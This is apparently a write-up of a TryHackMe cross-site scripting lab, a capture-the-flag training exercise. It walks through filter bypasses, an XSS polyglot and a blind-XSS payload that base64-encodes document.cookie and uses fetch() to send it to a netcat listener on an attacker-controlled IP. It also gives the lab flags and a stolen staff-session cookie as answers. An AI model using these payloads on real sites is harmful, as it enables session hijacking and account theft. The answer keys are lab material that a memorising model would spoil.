
You can see that the < and > characters get filtered out from our payload, preventing us from escaping the IMG tag. To get around the filter, we can take advantage of the additional attributes of the IMG tag, such as the onload event. The onload event executes the code of your choosing once the image specified in the src attribute has loaded onto the web page.

Let's change our payload to reflect this `/images/cat.jpg" onload="alert('THM');` and then viewing the page source, and you'll see how this will work.



```
    <div class="text-center">
        <h2>Your Picture</h2>
        <img src="/images/cat.jpg" onload="alert('THM');">
    </div>
```

Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful; with this being the last level, you'll receive a flag that can be entered below.



https://10-10-21-243.p.thmlabs.com/level6?payload=%2Fimages%2Fcat.jpg"+onload%3D"alert('THM')%3B

Level 6


Enter An Image Path

ges/cat.jpg" onload="alert('THM');

Your Picture

10-10-21-243.p.thmlabs.com

THM


https://10-10-21-243.p.thmlabs.com/level6?payload=%2Fimages%2Fcat.jpg"+onload%3D"alert('THM')%3B

Level 6

Enter An Image Path

/images/cat.jpg

Your Picture

XSS Payload Successful

You Completed All The Challenges!

THM{XSS_MASTER}

Polyglots:

An XSS polyglot is a string of text which can escape attributes, tags and bypass filters all in one. You could have used the below polyglot on all six levels you've just completed, and it would have executed the code successfully.


```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */onerror=alert('THM') )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e
```

Question 9: What is the flag you received from level six?

Answer: *THM{XSS_MASTER}*

Task 8: Practical Example (Blind XSS)


Start the machine and go to the following link https://LAB_WEB_URL.p.thmlabs.com . This is displayed:



Acme IT Support

Our dedicated staff are ready to assist you with your IT problems.

Click on the **Customers** tab on the top navigation bar and click the "**Signup here**" link to create an account.



Acme IT Support

Customer Login


Don't have an account yet? Signup here.

Customer Login

Username:

Password:

Once your account gets set up, click the **Support Tickets** tab, which is the feature we will investigate for weaknesses.



Acme IT Support


Support Tickets

Tickets can be created using the below button or by sending an email to your custom address **shadowgirl@customer.acmeitsupport.thm**

Tickets

You have no support tickets


Try creating a support ticket by clicking the green Create Ticket button, enter the subject and content of just the word test and then click the blue Create Ticket button.


Create Ticket

Ticket Subject: test

Ticket Contents: test

You'll now notice your new ticket in the list with an id number which you can click to take you to your newly created ticket.


Acme IT Support


Support Tickets

Ticket Information

Status: Open
Ticket Id: 3
Ticket Subject: test
Ticket Created: 09/02/2024 19:56
Ticket Contents:


test

Like task three, we will investigate how the previously entered text gets reflected on the page. Upon viewing the page source, we can see the text gets placed inside a textarea tag.


```
                    <div><label>Ticket Contents:</label></div>
                    <div><textarea class="form-control">test</textarea></div>
                </div>
            </div>
```

Let's now go back and create another ticket. Let's see if we can escape the textarea tag by entering the following payload into the ticket contents:

`</textarea>test`




Ticket Subject

test


Ticket Contents

</textarea>test

Again, opening the ticket and viewing the page source, we've successfully escaped the textarea tag.



```
                    <div><label>Ticket Contents:</label></div>
                    <div><textarea class="form-control"></textarea>test</textarea></div>
                </div>
```




Ticket Information

Status: Open
Ticket Id: 4
Ticket Subject: test
Ticket Created: 09/02/2024 20:20
Ticket Contents:

test

Let's now expand on this payload to see if we can run JavaScript and confirm that the ticket creation feature is vulnerable to an XSS attack. Try another new ticket with the following payload:

```
</textarea><script>alert('THM');</script>
```




Ticket Subject

test


Ticket Contents

</textarea><script>alert('THM');</script>

Now when you view the ticket, you should get an alert box with the string THM.


https://10-10-98-122.p.thmlabs.com/customers/tickets/5
Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
10-10-98-122.p.thmlabs.com
THM
OK


We're going to now expand the payload even further and increase the vulnerabilities impact. Because this feature is creating a support ticket, we can be reasonably confident that a staff member will also view this ticket which we could get to execute JavaScript.



```
                <div><label>Ticket Contents:</label></div>
                <div><textarea class="form-control"></textarea><script>alert('THM');</script></textarea></div>
            </div>
```

Some helpful information to extract from another user would be their cookies, which we could use to elevate our privileges by hijacking their login session. To do this, our payload will need to extract the user's cookie and exfiltrate it to another webserver server of our choice. Firstly, we'll need to set up a listening server to receive the information.

Using the AttackBox, let's set up a listening server using Netcat. If we want to listen on port 9001, we issue the command `nc -l -p 9001`. The `-l` option indicates that we want to use Netcat in listen mode, while the `-p` option is used to specify the port number. To avoid the resolution of hostnames via DNS, we can add `-n`; moreover, to discover any errors, running Netcat in verbose mode by adding the `-v` option is recommended. The final command becomes `nc -n -l -v -p 9001`, equivalent to `nc -nlvp 9001`.



```
root@ip-10-10-203-36:~# nc -nlvp 9001
Listening on [0.0.0.0] (family 0, port 9001)
```

Now that we've set up the method of receiving the exfiltrated information, let's build the payload.

```
</textarea><script>fetch('http://URL_OR_IP:PORT_NUMBER?cookie=' + btoa(document.cookie) );</script>
```

Let's break down the payload:


- The `</textarea>` tag closes the text area field.
- The `<script>` tag opens an area for us to write JavaScript.
- The `fetch()` command makes an HTTP request.
- `URL_OR_IP` is either the THM request catcher URL, your IP address from the THM AttackBox, or your IP address on the THM VPN Network.
- `PORT_NUMBER` is the port number you are using to listen for connections on the AttackBox.
- `?cookie=` is the query string containing the victim's cookies.
- `btoa()` command base64 encodes the victim's cookies.

- document.cookie accesses the victim's cookies for the Acme IT Support Website.
- </script>closes the JavaScript code block.

Now create another ticket using the above payload, making sure to swap out the URL_OR_IP:PORT_NUMBER variables with your settings (make sure to specify the port number as well for the Netcat listener). Now, wait up to a minute, and you will see the request come through containing the victim's cookies.

In our case, the payload will be:

```
</textarea><script>fetch('http://10-10-203-36:9001?cookie=' + btoa(document.cookie) );</script>
```



test

```
</textarea><script>fetch('http://10-10-203-36:9001?cookie=' + btoa(document.cookie)
);</script>
```

You can now base64 decode this information using a site like https://www.base64decode.org/, giving you the necessary information to answer the below question.

Question 10: What is the value of the staff-session cookie?

Answer: *4AB305E55955197693F01D6F8FD2D321*

Happy Hacking! 😸

> *Thanks and Regards,*
>
> *ShadowGirl* 🕵️‍♀️😉